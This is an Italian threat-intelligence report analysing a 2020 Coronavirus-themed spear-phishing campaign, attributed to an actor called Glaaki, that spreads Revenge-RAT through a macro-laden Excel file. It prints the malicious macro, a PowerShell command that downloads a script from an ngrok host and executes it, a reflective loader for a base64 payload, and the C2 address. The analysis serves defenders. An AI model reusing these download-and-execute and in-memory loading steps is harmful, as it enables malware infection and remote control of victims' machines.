

Glaaki: nuova campagna sfrutta il tema Coronavirus per veicolare Revenge-RAT

Pubblicato: 27/02/2020 12:23

Categorie: Analysis, Cyber Crime, Europe, Threat

Tipo di Informazione: Tattico, Tecnico

Distribuzione: **TLP:RED¹** - Declassificato TLP WHITE in data 12/02/2021

Genesi

Un nuovo documento in formato excel dal nome **“Corona virus documento protetto.xls”** è stato distribuito presumibilmente mediante una campagna di spear-phishing. Il nome ed i dettagli del malware fanno leva sul tema molto sentito in Italia riguardante il dilagarsi dell’infarto del **virus COVID-19**.

Assessment


Le attività di analisi del CIOC di TS-WAY hanno individuato all’interno del documento malevolo una macro che sfrutta diversi payload in Powershell al fine di infettare le postazioni Microsoft Windows con il tool Revenge-RAT. La minaccia mira specificamente ad un pubblico italiano. Le TTP in comune con altre campagne consentono di ricondurre questa minaccia all’avversario **Glaaki**.

Questo report in breve

- Mail di spear-phishing in italiano riguardanti un documento riservato riguardante il Coronavirus
- Allegati malevoli dotati di una macro
- Download del primo payload Powershell e salvataggio del file nella directory temp
- Esecuzione del primo stage e caricamento in memoria del payload Revenge-RAT
- Esecuzione del malware Revenge-RAT

Analisi Tecnica

La minaccia viene distribuita attraverso una campagna di phishing. A ciascun messaggio di posta è **allegato un documento Excel malevolo**, all’apertura del quale viene richiesta una password.



Subito dopo viene mostrato il messaggio che induce l'utente ad abilitare la macro.

Questa versione di excel non permette la visualizzazione on line. Per visualizzare il contenuto fare click su "Abilita modifica" e successivamente su "Abilita contenuto" in alto a sinistra.

Fare click per visualizzare il contenuto del documento----->[Apri documento](#)

La macro presente nel documento è la seguente:

```
Sub Click()
CreateObject("WScript.Shell").Run
(ActiveWorkbook.BuiltinDocumentProperties.Item("Title"))
MsgBox "Visualizzazione non disponibile su questa versione di Excel!", vbCritical
```

Al click sull'immagine di decoy, viene eseguito il contenuto del titolo del foglio attivo, che si presenta come una stringa Powershell:

```
powershell.exe -noexit -w 1 $K = New-Object Net.WebClient;  
$p = $env:temp;$l = $p+'\h';  
$K.DownloadFile('https://lec6b9e8.ngrok.]io/l1', $l);  
IEX(get-content $env:temp\h| out-string)
```

Lo script si occupa di scaricare il file dall'indirizzo `https://1ec6b9e8.ngrok[.]io/11` e di salvarlo nella path `%HOMEDRIVE%\%HOMEPATH%\AppData\Local\Temp\h`. Il dominio **1ec6b9e8.ngrok[.]io** appartiene al servizio **di tunnelling NGROK** fornito dal provider mediante il piano free.

Una volta completata la fase di download, lo script ne esegue il contenuto.

Il file si presenta come un ulteriore script Powershell con una stringa contenente, in base64 e cifrato mediante XOR, il payload del successivo stage.

Il file decifrato si presenta come segue:

\$c
="TVqQAAAMAAAEEAAA//8AALgAAAAAAAAAQAAAAAAAABAAAAAAAGAAAAAAAgAAAAAA4fug4AtAnNIbgBTM0hVGhp cyBwcm9ncmFtIGNhb m5vdCBiZSB ydW4gaW4gRE9TIG1vZGUuDQ0KJAAAABABOR0AATAEDADzVct8AAAAAAAOAAIqALATAACoAAAAIAAAAAAAjk

```
[byte[]]$start = [System.Convert]::FromBase64String($c);
$w = [System.Threading.Thread]::GetDomain().Load($start);
$barda= $w.EntryPoint.invoke($null,$null);
```

Quest'ultimo script contiene il binario del tool **Revenge-RAT**, la catena di esecuzione si conclude con l'avvio del malware.

Il tool è sviluppato in VB.NET e all'interno vi sono anche informazioni riguardanti il pdb utilizzato durante la fase di debug.

```
C:\Users\Gianni\Desktop\CSharp\Revenge-RAT v0.0.3.5 BETA By N A P O L E O  
N\REVRAT035beta\NewClient2\NewClient2\NewClient2\obj\Release\KoronaV.pdb
```

Una volta eseguito, il tool cerca di contattare il server C2 91.193.75[.]155 sulla porta 8989.

Il server è esposto attraverso un IP appartenente al servizio VPN fornito dal provider “**KGB**”, la cui architettura sembra poggiarsi su quella del provider di servizi dello stesso tipo “nVpn[.]net”.

Eventi IOC

1. [\[1116962\] Glaaki: Corona virus documento protetto.xls](#)

Note

¹ Per maggiori informazioni riguardo le TLP si e' pregati di consultare <https://www.us-cert.gov/tlp>

Contatti

intel@ts-way.com